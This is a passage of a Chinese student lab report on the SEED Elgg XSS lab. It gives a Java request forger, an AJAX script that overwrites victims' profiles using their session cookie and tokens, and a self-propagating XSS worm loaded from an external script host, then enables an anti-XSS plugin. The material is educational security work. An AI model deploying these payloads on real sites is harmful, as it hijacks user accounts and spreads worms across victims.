urlConn.addRequestProperty("Accept","text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
urlConn.addRequestProperty("Accept-Language","en-US,en;q=0.5");
urlConn.addRequestProperty("Referer","http://www.xsslabelgg.com/profile/charlie");
urlConn.addRequestProperty("Cookie","Elgg=5t8ss2g4puoq94fglafshereh1");
urlConn.addRequestProperty("Connection","keep-alive");
// HTTP Post Data which includes the information to be sent to the server.
30,1 30%


// HTTP Post Data which includes the information to be sent to the server.
String data ="name=...&guid=..";
//DoOutput flag of URL Connection should be set to true
//to send HTTP POST message.
urlConn.setDoOutput(true);
//OutputStreamWriter is used to write the HTTP POST data to the url connection.
OutputStreamWriter wr=new OutputStreamWriter(urlConn.getOutputStream());
wr.write(data);
wr.flush();
//HttpURLConnection a subclass of URLConnection is returned by url.openConnection() since the url is an http request.
if(urlConn instanceof HttpURLConnection){
HttpURLConnection httpConn=(HttpURLConnection)urlConn;
//Contacts the web server and gets the status code from
//HTTP Response message.
responseCode=httpConn.getResponseCode();
System.out.println("Response Code="+responseCode);
//HTTP status code HTTP_OK means the response was
//received successfully.
53,1 65%

```
        //received successfully.
        if(responseCode==HttpURLConnection.HTTP_OK||responseCode==302)
            //GET the input stream from url connection object.
            responseIn=urlConn.getInputStream();
            //Create an instance for BufferedReader
            //to read the response line by line.
            BufferedReader buf_inp=new BufferedReader(new InputStreamReader(responseIn));
            String inputLine;
            while((inputLine=buf_inp.readLine())!=null)
              System.out.println(inputLine);
      }
   }catch(MalformedURLException e){
        e.printStackTrace();
   }
}
}
```

Step-8:编译并运行此java文件以发起攻击:

```
lee@localhost:~/Downloads
File  Edit  View  Search  Terminal  Help
[lee@localhost Downloads]$ javac HTTPSimpleForge.java
[lee@localhost Downloads]$ java HTTPSimpleForge
Response Code=200
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xh
tml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head>
        <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
        <meta name="ElggRelease" content="1.8.19" />
        <meta name="ElggVersion" content="2014012000" />
        <title>XSS Lab Site: Charlie</title>
        <link rel="SHORTCUT ICON" href="http://www.xsslabelgg.com/_graphics/favicon.ico" />
        <link rel="stylesheet" href="http://www.xsslabelgg.com/cache/css/default/elgg.141086
4370.css" type="text/css" />

        <!--[if gt IE 7]>
                <link rel="stylesheet" type="text/css" href="http://www.xsslabelgg.com/cache
/css/default/ie.1410864370.css" />
        <![endif]-->
        <!--[if IE 7]>
                <link rel="stylesheet" type="text/css" href="http://www.xsslabelgg.com/cache
```

根据结果发现:Http返回码为200,内容是html文档

Step-9:查看samy的好友信息，发现此时charlie已经成为他的好友了.

攻击之前:

攻击之后：


任务完成。

七、实验五

1.实验内容:写一个非自繁殖的XSS蠕虫，其在受害者本地浏览器中伪造Http请求,发送给服务器以实现修改受害者的profile同时添加samy为受害者的好友。

2.实验步骤:

Step-1:首先使用Live HTTP headers查看Elgg用户在修改自己的profile时发送的http请求的具体格式,如下:



Step-2:使用Ajax编写js脚本文件以实现修改受害者的profile.如下:

```
Terminal
   var nod=document.getElementsByClassName("elgg-border-plain elgg-transition");
   var user=nod[0].attributes.getNamedItem("alt").nodeValue;
   if(user!='Boby'){
   var ajax=null;
   ajax=new XMLHttpRequest();
   if(ajax==null)
     alert("ajax is null");
   ajax.open("POST","http://www.xsslabelgg.com/action/profile/edit",true);
   ajax.setRequestHeader("Host","www.xsslabelgg.com");
   ajax.setRequestHeader("User-Agent","AJAX 1.2");
   ajax.setRequestHeader("Accept","text/html,application/xhtml+xml,application/x
ml;q=0.9,*/*;q=0.8");
   ajax.setRequestHeader("Accept-Language","en-US,en;q=0.5");
   ajax.setRequestHeader("Accept-Encoding","gzip,deflate");
   var node=document.getElementsByClassName("elgg-border-plain elgg-transition")
;
   var username=node[0].attributes.getNamedItem("alt").nodeValue;
   ajax.setRequestHeader("Refer","http://www.xsslabelgg.com/profile/"+username+"
/edit");
   ajax.setRequestHeader("Cookie",document.cookie);
   ajax.setRequestHeader("Connection","keep-alive");
   ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
   var content="__elgg_token="+elgg.security.token.__elgg_token+"&__elgg_ts="+el
gg.security.token.__elgg_ts+"&name="+username+"&description=I'm Jesus&guid="+elg
g.session.user.guid;
   ajax.setRequestHeader("Content-Length",content.length);
   ajax.send(content);
  }
```

Step-3:以boby身份登入Elgg并修改其profile，在Location项中添加如下代码:

Location

```
china<script type="text/javascript" src="http://www.example.com/worm.js"></script>
```

注:www.example.com配置如下:


1.修改/etc/hosts

```
Terminal
127.0.0.1       localhost
127.0.1.1       ubuntu
#add www.example.com
127.0.0.1       www.example.com
# The following lines are for SEED labs
```

2.修改/etc/apache2/site-available/default


```
<VirtualHost *:80>
        ServerName www.wtlabadserver.com
        DocumentRoot /var/www/webtracking/adserver
        ErrorLog /var/log/apache2/error.log
        LogLevel debug
        CustomLog /var/log/apache2/access.log combined
</VirtualHost>
<VirtualHost *:80>
        ServerName www.example.com
        DocumentRoot /var/www/Example
</VirtualHost>
```


3.在/var/www下新建Example项目



Step-4:以charlie身份登入Elgg,查看自己的profile

Step-5:访问boby的profile,再次查看charlie的profile





由上图可看出,受害者的所有原有的profile信息都丢了,只剩下了攻击者留下的about me信息。如果想修改其他部分可以修改上面的JS脚本中content内容,当然还要满足Elgg的格式要求。

如果想同时让受害者添加samy为好友,可以参考上面的格式,以及上一个实验的内容展开。只需在上面的JS脚本中添加加samy的好友的代码即可.

Done！！

八、实验六

1.实验内容:编写一个可自繁殖的XSS蠕虫

实验要求可以使用两种方式,但使用ID Approach是必须的,但我几经尝试后都没成功,所以我使用第二种方法即Src Approach实现这个可自繁殖的XSS蠕虫.

2.实验步骤:

Step-1:编写实现此蠕虫的JS脚本文件xss_worm.js


```
Terminal
  var id1=elgg.page_owner.guid;
  var id2=elgg.session.user.guid;
  if(id1!=id2){
  var ajax=null;
  ajax=new XMLHttpRequest();
  if(ajax==null)
    alert("ajax is null");
  ajax.open("POST","http://www.xsslabelgg.com/action/profile/edit",true);
  ajax.setRequestHeader("Host","www.xsslabelgg.com");
  ajax.setRequestHeader("User-Agent","AJAX 1.2");
  ajax.setRequestHeader("Accept","text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
  ajax.setRequestHeader("Accept-Language","en-US,en;q=0.5");
  ajax.setRequestHeader("Accept-Encoding","gzip,deflate");
  var node=document.getElementsByClassName("elgg-border-plain elgg-transition");
  var username=node[0].attributes.getNamedItem("alt").nodeValue;
  ajax.setRequestHeader("Refer","http://www.xsslabelgg.com/profile/"+username+"/edit");
  ajax.setRequestHeader("Cookie",document.cookie);
  ajax.setRequestHeader("Connection","keep-alive");
  ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
```

```
  ajax.setRequestHeader("Cookie",document.cookie);
  ajax.setRequestHeader("Connection","keep-alive");
  ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
  var content="__elgg_token="+elgg.security.token.__elgg_token+"&__elgg_ts="+elgg.security.token.__elgg_ts+"&name="+username+"&description=I'm Caesaer&location=Kalambia<script type=\"text/javascript\" src=\"http:\/\/www.example.com\/xss_worm.js\"><\/script>&guid="+elgg.session.user.guid;
  ajax.setRequestHeader("Content-Length",content.length);
  ajax.send(content);
}
                                                    23,3          Bot
```


Step-2:以Boby身份登入Elgg，并修改其profile，在Location项中添加:

```
<script type="text/javascript" src="http://www.example.com/xss_worm.js"></script>
```


Step-3:以charlie身份访问Elgg，并访问boby的profile



这是查看charlie的profile:




Step-4:以alice身份登入Elgg,并访问charlie的profile：




咦，怎么没有什么内容??

此时在以charlie身份登入Elgg,访问自己的profile，点击一次Edit profile,再点击save,然后退出，再以alice登入，访问charlie的profile：



好吧，现在有了,这是为什么？我也不知!!

此时查看alice的profile:



已被修改!


好吧,只能说并未百分百的完成这个Task.

九、实验七


1、实验内容:激活Elgg中的反XSS策略

2、实验步骤:

Step-1:以admin身份登入Elgg




Step-2:点击Plugins,激活HTMLawed 1.8



Step-3:登入Elgg,访问任一个受害者的profile

